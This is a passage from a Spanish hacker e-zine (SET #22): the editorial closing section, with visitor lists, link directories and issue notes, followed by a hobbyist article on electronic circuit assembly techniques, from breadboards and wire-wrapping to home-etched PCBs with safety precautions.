Glegend [glegend@set.net.eu.org]

Pero que es una web sin visitas?. Pues le tenemos que agradecer a la gente
de estos sites que visitase nuestra antigua pagina en *Geocities*.

Instituto de Ingenieria de Espa~a
Maptel
Fundacio Catalana per a la Recerca
Centro Superior de Investigaciones Cientificas
Comision Interministerial de Ciencia y Tecnologia
Centro Informatico Cientifico de Andalucia
Institut Catala de Tecnologia
Estudio de Ingenieria y Tecnologias
Ministerio de Educacion y Ciencia
Generalitat de Catalunya
Generalitat Valenciana
Junta de Castilla-Leon
Ayuntamiento de Barcelona
Autoridad Portuaria de Barcelona
Universitat Jaume I

```
   Universidad Ramon Llull
   Universitat Autonoma de Barcelona
   Universidad de Oviedo
   Universidad de Zaragoza
   Universidad de Valencia
   Universidad de Leon
   Universidad de Alcala de Henares
   Universidad de La Corunya
   Universidad Politecnica de Valencia
   Universidad Politecnica de Catalu~a
   Universidad Politecnica de Madrid
   Universidad de Extremadura
   Universidad de Orense
   Universidad de Malaga
   Universidad de La Laguna
   Universidad de Sevilla
   Universidad de Granada
   Universidad de Cordoba
   Universidad de Deusto
   Universidad de Salamanca
   Universidad de Huelva
   Universidad Pompeu i Fabra
   Universidad de Las Palmas
   Universidad de las Islas Baleares
   Universidad Europea de Madrid
   Universidad Pontificia de Comillas
   Universidad de Santiago de Compostela
   Universidad del Pais Vasco
   Universidad de Valladolid
   Universidad Publica de Navarra
   Universidad de La Rioja
   Universidad de California-Los Angeles
   Universidad de Siracusa
   Universidad de Stanford
   Universidad de Suffolk
   Universidad de Indiana
   Universidad de Stuttgart
   Telefonica I+D
   Telefonica Sistemas
   Telefonica Servicios Avanzados de Informacion
   SEFES, Organizacion Empresarial de Catalunya
   Instituto de Estudios Empresariales
   Construcciones Aeronauticas S.A
   RadioTelevision Valenciana
   Colegio Oficial de Ingenieros Aeronauticos
   Indra
   Sandia Labs
   3M
   Ericsson
   Babcock Wilcox Espa~a
   Repsol

   Entre otros... aunque aun estamos buscando al que conectaba de Mozambique.


--{ Trivial Hackers Edition


 El concurso de cracks sigue su curso, se hara publico el resultado en el
 proximo numero de SET, mientras tanto si quereis enviar nuevas preguntas o
 errores enviadselas a Garrulo <garrulo@exterminator.net> a ver si esta lista
```

una nueva actualizacion para el numero 23.

http://www.set-ezine.org/trivial

---{ Agradecimientos

Y como es uno suficientemente agradecido, pues no nos olvidamos de la gente de Metropoli 2000, la gente de Intermedia y toda la gente de America del Sur que nos envian correo informandonos de sus proyectos y apoyando.

Algunas urls...

http://www.metropoli2000.org

http://www.imedia.es

A todos los que han colaborado en la realizacion de este numero de una forma u otra.

Y ahora las no-gracias o el gallifante negro, la Brujula se sigue llevando la palma, con su censura fascista y mania de quitar la linea de (c) de los documentos. Dejemosles vivir en su mundo de ilusion.

----{ Los enlaces a SET

Por fin hemos tenido algo de tiempo, principalmente nuestro daemon Paseante, para adecentar la lista y poderla publicar de nuevo.
Hemos buscado aquellos que enlazan con nuestra direccion actual lo cual asegura que estan bastante actualizados, ademas ya no incluimos la pagina de enlace sino que apuntamos directamente a la pagina principal de cada site. Visitalos, seguro que encuentras muchas cosas interesantes.!.

Errores, omisiones, sugerencias: <set-fw@bigfoot.com>

URLs recomendadas para enlazar a SET: http://www.set-ezine.org
http://www.thepentagon.com/paseante

http://altern.org/netbul
http://www.vanhackez.com
http://raregazz.acapulco.uagro.mx
http://www.zine-store.com.ar
http://www.jjf.org
http://www.undersec.com
http://www.cerias.purdue.edu
http://www.globaldrome.org
http://www.cdlr.org/
http://www.dragones.org
http://www.cyantec.com
http://packetstorm.securify.com
http://www.ezkracho.com.ar
http://salteadores.tsx.org
http://www.eskimo.com/~joelm
http://ww2.grn.es/merce

http://networking.webshack-cafe.com/2500hz/
http://hackerx.netspain.com
http://korsite.virtualave.net/
http://buzy.8m.com/
http://hello.to/hacker_novatos
http://www.lanzadera.com/hacksys/
http://daemonsp.cjb.net
http://www.webcrunchers.com/tdd
http://www.chaotic.de/onice
http://www.swin.net/usuarios/nexus9/
http://www.flyingmind.com/cheroky/
http://www.crosswinds.net/~rebelion/
http://www.the-death-star.com/pag/ma/
http://www.arrakis.es/%7Ereta/cosanostra/
http://www.ctv.es/USERS/xose
http://www.pasanet.es/usuarios/fgarcia/
http://personales.mundivia.es/astruc/
http://www.fortunecity.com/westwood/calvin/275/
http://members.easyspace.com/hackuma
http://members.xoom.com/goodhacker/
http://members.xoom.com/hs_666/
http://members.xoom.com/Aflame/
http://members.xoom.com/_jArn_/
http://members.tripod.com/~grupo_akelarre/
http://members.tripod.com/~newkers/
http://members.es.tripod.de/hacking
http://members.es.tripod.de/punk
http://www.geocities.com/fye_ezine/
http://www.geocities.com/hackersvenezuela/
http://www.geocities.com/SiliconValley/Lakes/1707/
http://www.geocities.com/SiliconValley/Sector/7098/
http://www.geocities.com/SiliconValley/Campus/1778
http://www.geocities.com/SiliconValley/Heights/9294/
http://www.geocities.com/SiliconValley/Pines/5219/
http://www.geocities.com/SiliconValley/Ridge/6393/
http://www.geocities.com/Pentagon/Barracks/1383/
http://www.geocities.com/Eureka/4170/
http://www.geocities.com/SoHo/Coffeehouse/3948/EcdWkt
http://www.geocities.com/SoHo/Square/8859/
http://www.geocities.com/Baja/Mesa/8298/Larry/
http://www.geocities.com/Tokyo/Dojo/8003/
http://www.geocities.com/CollegePark/Plaza/9992
http://www.geocities.com/SunsetStrip/Amphitheatre/2949/

----{ Direccion postal de SET

Vemos que el apartado empieza a estar ocupado, seguimos recibiendo cosas.
Si quereis enviar lo que sea pues esta es la direcion.

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo

Ultimamente hemos recibido unos cuantos cds, que podeis ver comentados
en este numero, tambien misteriosamente hemos recibido una carta a los
reyes magos escrita por PaTa y una carta de una empresa que vende Aceite
de oliva a granel, lease en barriles de 50 litros, diciendo que alguien
le habia dicho que estamos interesados... :? Misterios sin resolver.. :D

Enviad lo que sea que no desaparece y siempre se aprovecha. Recomendamos enviar un e-mail para confirmar que correos no se queda con nuestros paquetes.

---{ SET 23

Como comentaba en el numero 22 no me quiero pillar los dedos, para la salida de este numero (SET#22) calculamos algo como finales de Enero, lo cual fue bastante lejos de lo en realidad ha ocurrido. Mas bien finales de Febrero, por lo examenes y similares. Tambien hemos tenido alguna queja del tipo por que no sale cuando dijisteis que saldria tal dia.

Tambien hay que influir que tuvimos algun retraso con la web y por eso cuando este numero estaba casi listo hubo que esperar aun mas.

Expliquemos, la fecha de salida _no_ es nunca fija, depende de muchos factores veamoslo de una manera grafica.

```
   + Colaboraciones  =  - Tiempo =>  SET 23   -> Tiempo 1.5 Meses
```

Esta la TEORIA, a mas colaboraciones menor es el tiempo de salida del proximo numero. Pero la REALIDAD es distinta de la teoria como todos bien sabemos. Con lo que tenemos que a~adir otra variable. El doble de tiempo dado que tenemos ocupaciones muy REALES.

```
   + Colaboraciones = 2x Tiempo => SET 23  -> 2.5 Meses
```

Luego tenemos que englobar todo esto dentro del MUNDO REAL, donde todo el mundo trabaja, estudia y hace cosas varias. Y esto tambien se aplica a la gente que escribe articulos, con lo que como esto es puro hobby tampoco podeis esperar que el Ezine sea muy puntual.

```
            +C/2 = 2 [2(-T)] => SET 23  -> 3 Meses (+/-)
```

Si quereis que salgan mas numeros, enviad mas colaboraciones.
Con lo que si no ayudas no puedes protestar... Y muchisimo menos exigir absolutamente _nada_ , lo hacemos x que queremos y cuando podemos.
Ha quedado claro.

El proximo numero de SET Ezine el #23 si los calculos no fallan deberia de salir durante el mes de Mayo, pero volvemos a las mismas. Puede ocurrir que mientras tanto se me caiga el cielo sobre la cabeza. :)

O puede ocurrir que esto ni tan siquiera se acerque a la realidad. Nos vemos en SET 23...

Editor.

EOF

-[0x08]--
-[Montaje de Circuitos Electronicos]-------------------------------------
-[by iMC68000]---SET-22-

MONTAJE DE CIRCUITOS ELECTRONICOS

by iMC68000

INDICE
------

1. INTRODUCCION

Las fases por las que pasa un dise~o electronico son muchas:

dise~o, simulacion, prueba... pero todo ese trabajo no serviria de nada si no pudiesemos construir fisicamente nuestro proyecto. Todos hemos visto por Internet miles de esquemas de montajes y la pregunta que nos surge es ?y que hago yo con esto?? como lo convierto en algo util?

Para responder a esas preguntas, en este articulo comentare algunas de las tecnicas mas comunes para el montaje de circuitos electronicos. Se trata de tecnicas simples que podremos realizar en nuestra propia casa y con las que podremos obtener resultados mas que satisfactorios e incluso superiores a algunos montajes comerciales.

No se trata de conocimientos ocultos solo para "gurus", cualquier aficionado a la electronica seguro que conocera estas tecnicas y las habra empleado; pero las comentare de forma sencilla para que los no iniciados puedan controlarlas sin problemas, ya que su conocimiento sera util para contruir los circuitos que proximanente veremos por aqui. En proximos numeros tendremos montajes muy interesantes asi que !!!preparaos!!!

En las siguientes secciones veremos diferentes formas de montaje de un circuito, desde la mas simple como el montaje "al aire" hasta la mas compleja, el montaje en "custom PCB". Todas ellas tienen sus propias caracteristicas, ventajas e inconvenientes, asi que elegiremos uno u otra forma de montaje dependiendo de nuestras necesidades...

Comentario de lector impaciente:
- iMC ya me estas rayando, corta el rollo y cuenta algo util yaaaa!!!!

...bueno, vale, empiezo ya...

2. MONTAJE "AL AIRE"

Sin duda esta es la tecnica mas simple de todas. Consiste en hacer el montaje soldando cables a las patillas de los componentes "a pelo", de acuerdo con el esquema del circuito. Como os podeis imaginar esta tecnica no es muy efectiva a no ser que tengamos muy pocos componentes que soldar o tengamos mucha prisa (yo a veces la uso).

El montaje resultante tampoco es muy resistente por lo que tampoco debemos usarla para montajes definitivos. De todas formas, esta era la tecnica que se utilizaba hace unas decadas para muchos aparatos (si habeis abierto una television o redio de valvulas seguro que lo habreis observado), pero en los tiempos que corren podemos usar metodos mas efectivos.

3. MONTAJE EN PLACA DE INSERCION

Esta es la tecnica mas utilizada para el montaje de circuitos de prueba. Consiste en realizar el montaje sobre una placa especial, llamada "placa de insercion" donde vamos pinchando cada componente en los agujeros, y vamos completando el circuito con cables.

3.1 Eligiendo la placa de insercion


La placa de insercion se puede obtener en cualquier tienda de

electronica a un precio variable, dependiendo del tama~o y de los posibles "extras" (como bornas de conexion, zocalos especiales...) que tenga la placa.

A la hora de comprar la placa eligiremos una de tama~o mas bien grande para que podamos trabajar comodamente. Es importante que tenga unas muescas a los lados que nos permitan ir a~adiendo mas placas adicionales en el caso de que nos quedemos justos de sitio. Tambien intentaremos comprar placas de cierta calidad, ya que existen placas mas baratas que otras, pero que estan hechas de peores materiales y pueden provocar, por ejemplo, que se generen falsos contactos por la baja calidad del metal conductor (o que se oxide facilmente) que acabaran provocandonos dolores de cabeza cuando nuestro circuito no funcione.

3.2 Conociendo la placa de insercion

Vamos a ver ahora como es una placa de insercion. Observamos que la parte superior tiene multitud de agujeros. Aqui es donde colocaremos los componentes. Interiormente la placa tiene unas conexiones metalicas de forma que podremos conectar las patillas de los componentes con otras. Las partes conectadas se colocan paralelamente entre ellas cortandose en el centro (para colocar circuitos integrados). La mayoria de las placas tambien incluyen dos lineas de conexion a ambos lados para la alimentacion. En el siguiente esquema lo podemos ver:



Tras comprar la placa de insercion conviene comprobar que las conexiones estan hechas tal como lo imaginamos. Para verlo damos la vuelta a la placa y le quitamos los tornillos de la parte trasera; la abrimos y analizamos la forma de conexionado para tenerla en mente cuando montemos los circuitos. Tras analizar la placa la volvemos a cerrar para dejarla preparada para los montajes.

3.3 Montaje en la placa de insercion

El montaje en la placa de insercion es muy sencillo. Con el esquema del circuito delante, vamos pinchando los componentes en la placa (tienen que entrar hasta el fondo; a veces esta duro) y vamos realizando el circuito conectando entre si las patillas de los componentes con la ayuda de cables pelados en sus extremos.

Usaremos la parte interior de la placa para montar el circuito, y reservaremos los contactos exteriores para conectar ahi la alimentacion (ver esquema anterior) de forma que siempre tengamos disponibles contactos de alimentacion cerca de cada componente del circuito.

En la parte interior, los componentes "normales" (condensadores, resistencias...) los colocamos donde queramos pero los circuitos integrados deben ir en la parte central de la placa, donde los contactos de esta no cortocircuiten las patillas del componente.

Usaremos siempre cables de un solo hilo con la seccion adecuada para la placa, y pelaremos los cables en cada extremo adecuadamente; lo suficiente para que entre y hage un buen contacto en la placa, pero que no asome mucho la parte pelada (sobre 1 cm esta bien). Cortaremos siempre trozos de cable de la medida justa, para que queden pegados a la placa y no "por el aire" donde puedan desprenderse facilmente. Ademas es recomendable usar cables de varios colores para diferenciar partes del circuito (alimentacion, reloj, salida amplificada...). Para usar el menor numero de cables posible intentaremos aprovechar las propias conexiones que tiene la placa para que ellas mismas hagan de cables.

3.4 Observaciones sobre las placas de insercion

La tecnica de montaje en placa de insercion tiene, como el resto de las tecnicas que vamos a ver, sus ventajas y sus inconvenientes. Vamos a verlas para utilizar o no esta tecnica en el montaje de nuestros circuitos de acuerdo con nuestras necesidades.

- Ventajas

  * Es un montaje muy rapido. Basta "pinchar y listo", ideal para prototipos de prueba.

  * Los componentes se pueden reutilizar, ya que no han sido soldados, siempre y cuando no los hayamos estropeado con su utilizacion, claro. Los cables utilizados tambien se pueden reutilizar, aunque en menor medida. Y la placa vuelve a estar disponible al quitar el circuito antiguo.

  * Las modificaciones y correciones del circuito se pueden hacer de forma facil y rapida con solo quitar y poner algunos cables o componentes sin afectar al resto.

- Inconvenientes

  * La frecuencia maxima de utilizacion de la placa es muy limitada (en torno a 1 MHz) debido a las altas capacidades parasitas entre pistas. Muchas se~ales pueden inducir interferencias en pistas continuas, cuyo efecto negativo aumenta con la frecuencia. No hay que olvidar que las pistas de una placa de insercion corren paralelas entre si, y eso hace efecto "condensador".

  * El montaje en placa de insercion no es muy resistente. Basta un peque~o golpe en la placa para que muchas conexiones salten.

  * Cuando el circuito es muy grande y tiene cierta dificultad las conexiones son dificiles de localizar y el circuito se transforma en un caotico lio de cables.

  * Los contactos de la placa de insercion no son muy efectivos y muchas veces se producen fallos de conexion que desembocan en quebraderos de cabeza cuando intentamos descubrir por que no funciona nuestro circuito.

4. MONTAJE CON "WIRE-WRAPPING"

La tecnica de montaje con "wire-wrapping" elimina algunos de los problemas del montaje en placa de insercion y mantiene algunas de sus ventajas. Consiste en relizar el circuito sobre una placa con agujeros y con ayuda de unos zocalos con las patillas largas (de 1.5 a 2 cm).

4.1 Materiales

Para realizar los montajes con wire-wrapping son necesarios ciertos materiales y herramientas especiales:

- Necesitaremos una placa agujereada para wire-wrapping.

- Zocalos especiales para wire-wrapping. Tienen unas patillas largas y los elegiremos de acuerdo con los componentes que vayamos a montar.

- Hilos de conexion para wire-wrapping. Suelen venir en rollos y es recomendable comprar varios colores para identificar las zonas del circuito.

- Un "wrapinador". Es una especie de alicates con el que enrollaremos facilmente los cables a las patillas de los zocalos al montar el circuito.

4.2 Montaje del circuito

Para montar el circuito iremos introduciendo los zocalos de los componentes en la placa de insercion y por la parte de atras conectaremos unas patillas con otras de acuerdo con el esquema.

La conexion se hara utilizando los cables, que cortaremos a la longitud adecuada y con ayuda del wrapinador lo enrollaremos en las patillas. Al igual que en las placas de insercion, la utilizacion de cables de distintos colores nos ayudara a identificar zonas del circuito, facilitando el montaje. Es importante organizar bien las conexiones bajo la placa para que en caso de necesitar modificar algo lo podamos hacer de forma facil.

Debemos de prestar atencion al sentido de arrollamiento del cable ya que aunque el wrapinador suele poder enrollar en ambos sentidos, normalmente solo permite desenrollar en uno. Es importante tambien enrollar varios hilos en las conexiones de alimentacion, ya que el hilo de wire-wrapping no soporta corrientes muy elevadas.

4.3 Comentarios sobre el wire-wrapping

En la tecnica de wire-wrapping se mantienen muchas de las ventajas del montaje de las placas de insercion: los componentes y la placa pueden ser reutilizados, aunque no es asi con el cable. El montaje es muy rapido y se pueden realizar modificaciones facilmente, lo que es ideal para prototipos. Junto a estas ventajas se a~aden:

* El montaje es bastante resistente por lo que se puede dejar asi incluso como montaje definitivo.

* El rendimiento del circuito montado es muy alto, parecido al de una PCB, no siendo tan criticos los problemas de inducciones, capacidades parasitas y acoplamientos que sufrian las placas de insercion. De todas formas, para minimizar estos efectos es recomendable no colocar los hilos paralelos durante espacios

grandes; es mejor que los hilos se crucen unos con otros.

El principal inconveniente de esta tecnica es el elevado precio de los materiales, pero si realizamos prototipos muy a menudo y queremos mayor calidad que la que da un montaje en placa de insercion puede ser la eleccion idonea.

5. MONTAJE EN PLACA DE TIRAS

El montaje en placa de tiras tiene algo en comun con el montaje en placa de insercion. Se basa en montar los componentes sobre una placa de circuito impreso agujereada a distancias normalizadas donde se han dispuesto filas de tiras de cobre de forma paralela.

5.1 Materiales

Para esta tecnica de montaje necesitaremos algunos materiales distintos a las tecnicas anteriores:

- Placa de circuito impreso agujereada y compuesta de tiras. Podemos obtenerla en cualquier tienda de electronica y deberemos comprarla del tama~o adecuado al circuito que vamos a montar. Tambien es preferible comprarla de fibra de vidrio (mas resistente) antes que de baquelita (mas barata).

- Soldador, esta~o y pasta de soldar (opcional) para poder soldar los componentes a la placa.

- Algun utensilio para cortar las pistas en caso de que sea necesario: cuchilla, destornillador con punta fina, taladro con broca de corte...

5.2 Montaje del circuito

Para el montaje en esta placa iremos metiendo los componentes por la cara que no tiene cobre y soldaremos las patillas por detras, en el lado del cobre y cortaremos la parte sobrante de las patillas. Las pistas de cobre nos serviran como conductores de manera que colocando adecuadamente los componentes y cortando ciertos tramos de las pistas (raspando con el destornillador, por ejemplo) podamos relizar el circuito segun indique el esquema. Tambien podemos utilizar puentes de cables (por la parte de componentes y soldados por la parte del cobre) para interconectar pistas y asi facilitar la realizacion del circuito.

5.3 Comentarios sobre el montaje en placas de tiras

Esta tecnica de montaje esta orientada sobre todo a la construccion de circuitos semi-definitivos, siempre y cuando la dificultad del circuito no sea excesiva. Si el circuito es simple se puede utilizar esta tecnica para el montaje definitivo evitando asi tener que utilizar tecnicas mas complejas como montaje en "custom PCB". No hay que olvidar tambien que esta es una tecnica muy barata.

Debido a que hay que soldar los componentes en la placa y hay que cortar las pistas de esta, las posibilidades de reutilizacion estan bastante limitadas, a diferencia que las tecnicas anteriores. Aun asi ciertas partes de la placa pueden servir para otros montajes en caso de necesidad. La correcion de errores en el montaje esta tambien bastante limitada con esta tecnica.

A pesar de que las pistas estan paralelas unas a otras, estos montajes no sufren tantos problemas de capacidades parasitas como las placas de insercion; aun asi su comportamiento para frecuencias altas no es tam bueno como una "custom PCB" por lo que debemos elegir otra opcion para la realizacion de circuitos que trabajen a frecuencias altas (radio, por ejemplo).

6. MONTAJE EN "CUSTOM PCB"

Esta tecnica esta orientada casi exclusivamente a la realizacion de montajes definitivos. Con ella es con la que conseguiremos los mejores resultados, aunque es mas compleja que las anteriores. Si en las tecnicas anteriores nos hemos basado en el esquema del circuito y con el hemos ido "fabricando" el montaje, ahora dibujaremos como van a quedar las conexiones fisicamente en el montaje e intentaremos pasar ese dibujo a una placa de circuito impreso en cobre.

Para realizar todo el proceso nos ayudaremos de varios productos quimicos de facil adquisicion y ciertos elementos adicionales, pudiendo conseguir un circuito muy parecido a los que habitualmente vemos al desmontar cualquier aparato electronico.

6.1 Materiales

Seran necesarios materiales muy diversos, algunos no relacionados con la electronica, y de facil obtencion:

IMPORTANTE:

Muchos de los materiales necesarios para esta tecnica son productos quimicos peligrosos por lo que deben de tomarse las precauciones adecuadas. Leer siempre las instrucciones de uso, utilizarlos en un lugar bien ventilado, llevar guantes de goma y utilizar pinzas de plastico para evitar salpicaduras. En caso de producirse algun accidente se recomienda lavar la zona con agua abundante y acudir al medico si se observan reacciones extra~as. Por supuesto no deben de dejarse estos productos al alcance de los ni~os.

- Placa de circuito impreso. Ahora nuestra placa no llevara nada, solo cobre y el material del que este hecha (baquelita, fibra...) Es preferible una placa de fibra de vidrio, que es mas resistente. Como vamos a utilizar una tecnica de copiado del circuito con ayuda de la luz, nuestra placa debera reccionar con ella. Para ello la debemos fotosensibilizar, bien comprando una placa virgen y aplicando un spray fotosensible o comprando la placa ya preparada (mas recomendable). Nuestra placa (o spray) debera ser "fotosensible positiva", ya que vamos a utilizar positivos del circuito (sino la comprariamos "negativa"). Debemos de prestar atencion al tama~o de la placa; debe ser algo mas grande que el circuito, y de 1 o 2 caras de acuerdo con el.

- Esquema(s) del circuito de la placa. Son los que normalmente vienen en las revistas de electronica y es donde esta el dibujo fisico de las pistas del circuito que luego pasaremos a la placa. Tambien podemos hacerlos nosotros mismos con muchos de los programas de CAD electronico que existen (Orcad, Protel, Eagle...).

Debemos de conseguir una copia del esquema en transparencia, bien imprimiendo con la impresora directamente en transparencia, bien realizando una fotocopia en transparencia, bien llevandola a una imprenta y que te hagan un fotolito positivo...lo importante es que nuestra copia sea totalmente opaca (puesta incluso debajo del sol) por sus partes opacas y transparente por el resto.
Esta ultima parte ES MUY IMPORTANTE ya que de ella depende en gran medida nuestro exito (la mayoria de la fotocopiadoras no hacen transparencias opacas).

- Revelador para la placa fotosensible. Es una solucion de sosa que podemos preparar nosotros mismos comprando sosa caustica en la drogueria y relizando una disolucion al 10% con agua. El resultado lo guardaremos en una botella resistente, marcada adecuadamente para evitar accidentes y en un lugar alejado de los ni~os.

  Podemos tambien comprarlo en la tienda de electronica ya listo para preparar un litro de disolucion. Suele venir en unos envases peque~os en forma de escamas. Prepararemos el producto de acuerdo con las instrucciones de uso, y al igual que antes, el resultado lo guardaremos en una botella resistente, marcada adecuadamente para evitar accidentes y en un lugar alejado de los ni~os.

- Atacador quimico. Suele ser algun tipo de acido que utilizaremos para eliminar las partes de cobre no deseadas de la placa. Al igual que el revelador, podemos comprarlo ya preparado en la tienda de electronica o prepararlo nosotros mismos. Para ello compraremos una botella de "agua fuerte" en la drogueria y un bote de agua oxigenada. No hace falta mezclar nada ahora, lo haremos mas tarde sobre la marcha.
  Mantendremos todo fuera del alcance de los ni~os.

- Agua. Pues eso, agua simple y normal; del grifo del ba~o o mineral si eres muy pijo.

- Acetona. Para limpiar los restos de resina fotosensible tras atacar la placa. Tambien sirve quitaesmalte de la pintura de u~as (coger el de la madre y no comprarlo en la drogueria porque pueden pensar cosas extra~as de nosotros :)

- Taladro. Necesitamos uno de esos que se usan para marqueteria o modelismo, que funcionan a 12 V y brocas de 0.8 y 1 mm. Lo usaremos para hacer los agujeros de los componentes a la placa.

- Un par de cristales o plexiglas (preferible) de tama~o superior al de la placa para que actuen de prensa en la fase de insolacion.

- Soldador, esta~o y pasta de soldar (opcional) para poder soldar los componentes a la placa.

6.2 Insolado

Una vez que tenemos los materiales comenzamos con el proceso. Antes de fabricar nuestra placa conviene hacer algunas pruebas de todo el proceso (insolado, revelado, atacado...) con algun peque~o trozo que cortaremos de nuestra placa, para comprobar que todo es correcto.

La primera fase es pasar el esquema de la placa a la placa en si. Esto lo haremos aprovechando las caracteristicas fotosensibles de la placa. Colocaremos la placa fotosensible (a la que habremos despegado el plastico protector), con el positivo transparente del circuito sobre ella, bajo algun elemento que irradie luz ultravioleta. Podemos utilizar

bombillas de gran potencia, el sol, o el fluorescente de la cocina (yo uso tres fluorescentes de 18 W montados sobre una madera). El tiempo de exposicion depende de la placa (consultar las instrucciones que vienen con ella) y la fuente de luz, pero ronda los 5-30 minutos. Si queremos una insolacion ultra-rapida podemos utilizar verdaderos fluorescentes ultravioletas, aunque son mas caros.

Durante la insolacion es importante la colocacion del positivo en el sentido correcto. Debemos imaginarnos como va a quedar la placa tras el proceso para verificar que no hay que darle la vuelta. Los esquemas llevan normalmente algunas letras que deben leerse cuando estan colocados en la posicion correcta. Si estamos relizando el positivo nosotros mismos, haremos que, tras imprimirlo, la parte que tiene que quedar del lado de la placa sea la de la tinta (marcando la opcion "mirror" en el programa de CAD si es necesario).

Para obtener una buena resolucion en esta fase conviene prensar la placa y el positivo con los cristales o plexiglas, y no mover el conjunto durante la fase de revelado. Tambien es imprescindible que no toquemos la placa con los dedos en la parte donde va a ir el circuito, ya que cualquier mancha podria estropear el resultado.

Si estamos realizando una placa de doble cara procederemos de la misma forma para cada cara, pero para que la placa superior coincida con la inferior tenemos que pegar entre si los dos positivos en la posicion correcta (con ayuda de cinta adesiva de doble cara, por ejemplo) y colocar entre ellos la placa de doble cara fotosensible.

Por ultimo, al ser este un proceso dependiente de la luz, deberemos de hacer todo en un cuarto con condiciones de BAJA ILUMINACION si no queremos velar la placa (algo parecido a los cuartos de revelado fotograficos).

6.3 Revelado

Tras la fase de insolado y sin exponer la placa a la luz, introduciremos la placa en un recipiente con la solucion reveladora con cantidad suficiente para que el circuito pueda sumergirse entero en el. Nos ayudaremos de unos guantes o pinzas y cogeremos siempre la placa por los extremos, evitando tocar la parte del circuito. Debemos de tener mucho cuidado si estamos revelando una placa de doble cara, ya que esta no debe tocar el fondo para que no se raye.

Agitaremos un poco la placa en la solucion y poco a poco iremos viendo como el liquido revelador se va oscureciendo y como el dibujo de las pistas aparece sobre la placa. Hay que estar atento ya que el proceso dura unos pocos minutos y podemos pasarnos; cuando el dibujo de las pistas se pueda ver claramente extraeremos la placa de la solucion y la lavaremos con agua abundante.

6.4 Revision del circuito

Tras el revelado es el momento de revisar la placa para comprobar que todas las pistas se han dibujado correctamente y que ningun defecto de la placa o burbuja de aire haya alterado el circuito. Si hay alguna parte cubierta de resina que deba ser eliminada, la rasparemos con cuidado; si por el contrario hay alguna parte que no tiene que ser eliminada y no tiene resina fotosensible la retocaremos con algun rotulador de tipo indeleble.

6.5 Ataque de la placa

Con el circuito correctamente dibujado en la placa, solo nos queda eliminar el cobre sobrante y dejar solo las partes recubiertas con resina fotosensible. Para ello atacaremos quimicamente la placa con acido, que ira disolviendo el cobre poco a poco.

Si utilizamos atacador quimico ya preparado, introduciremos la placa en un recipiente con cantidad suficiente de este para cubrir la placa por completo. Agitaremos regularmente el recipiente y esperaremos hasta que todo el cobre innecesario haya sido eliminado. Debemos de tener especial cuidado en las placas de doble cara para que, al igual que en el revelado, no se rayen con el fondo.

Si utilizamos "agua fuerte" y agua oxigenada el proceso es el mismo: sumergiremos la placa en agua fuerte a la que habremos a~adido un buen corro de agua oxigenada y esperamos a que se elimine el cobre, agitando el recipiente regularmente. Si observamos que el proceso es demasiado lento a~adiremos mas chorros de agua oxigenada. Tambien tendremos cuidado de que las placas de doble cara no toquen el fondo.

En todo el proceso deberemos protegernos las manos con guantes de goma para evitar quemaduras o utilizar pinzas de plastico para la manipulacion. Ademas debemos estar en un lugar bien ventilado y no respirar los vapores que se producen ya que son toxicos.

Tras eliminar todo el cobre sobrante ya tenemos el circuito listo; solo queda lavarlo con agua abundante y eliminar la resina sobrante de la placa con acetona o quitaesmalte de u~as.

6.6 Cortado y taladrado

Ya solo queda dejar la placa preparada para insertar los componentes. Cortamos la parte exterior sobrante de la placa con ayuda de una peque~a sierra de marqueteria y hacemos todos los agujeros de la placa con el taladro. Utilizaremos brocas de 0.8 mm para los circuitos integrados y de 1 mm para el resto de los componentes y siempre taladraremos por el lado del cobre. Conviene poner una superficie no muy dura tras la placa (un trozo de madera) al realizar los taladros.

6.7 Montaje de los componentes

Con la placa ya terminada en la mano el montaje de los componentes es lo mas facil de todo. Colocaremos cada componente por el lado que no tiene cobre en su lugar correspondiente y soldaremos sus patillas por el lado de cobre. Cortaremos la parte de cada patilla que sobra. En el montaje conviene enpezar por los componentes mas bajos (resistencias, circuitos integrados...) para terminar con los mas altos (condensadores, transistores...).

Si el circuito va a estar al aire mucho tiempo, protegeremos las pistas de cobre contra la oxidacion aplicandoles un spray protector que se puede obtener en las tiendas de electronica.

6.8 La "tecnica del rotulador"

En el procedimiento anterior hemos construido la placa con una tecnica fotosensible. En muchas ocasiones la complejidad de nuestro circuito o la calidad que deseamos obtener no es suficiente como para tener que utilizar un procedimiento tan complejo. En su lugar podemos utilizar la "tecnica del rotulador", que consiste en dibujar el circuito directamente sobre una placa virgen (con cobre pero sin pelicula fotosensible).

Dibujaremos sobre la placa el recorrido de las pistas con un rotulador de tipo indeleble marcando primero los puntos donde van las patillas de los componentes (utilizado como plantilla una copia en papel del circuito) y dibujando despues a mano o con una regla el resto del circuito. Continuaremos entonces como en el proceso anterior pero a partir de la fase de atacado hasta obtener el circuito.

6.9 Comentarios sobre el montaje en "custom PCB"

Como hemos podido ver, la realizacion de un circuito con esta tecnica es algo compleja, la correccion de errores es muy dificultosa y la reutilizacion de los materiales es nula, por lo que deberemos reservar su utilizacion solo para circuitos definitivos, siendo mas recomendable utilizar alguna de las tecnicas anteriores para pruebas.

A su favor tenemos su excelente comportamiento a la mayoria de las frecuencias (si el circuito esta bien dise~ado), su gran resistencia, y que se adapta perfectamente a nuestras necesidades. Con todo ello obtendremos unos circuitos muy bien acabados y de calidad similar a los circuitos impresos que encontramos en los equipos comerciales.

7. CONCLUSIONES

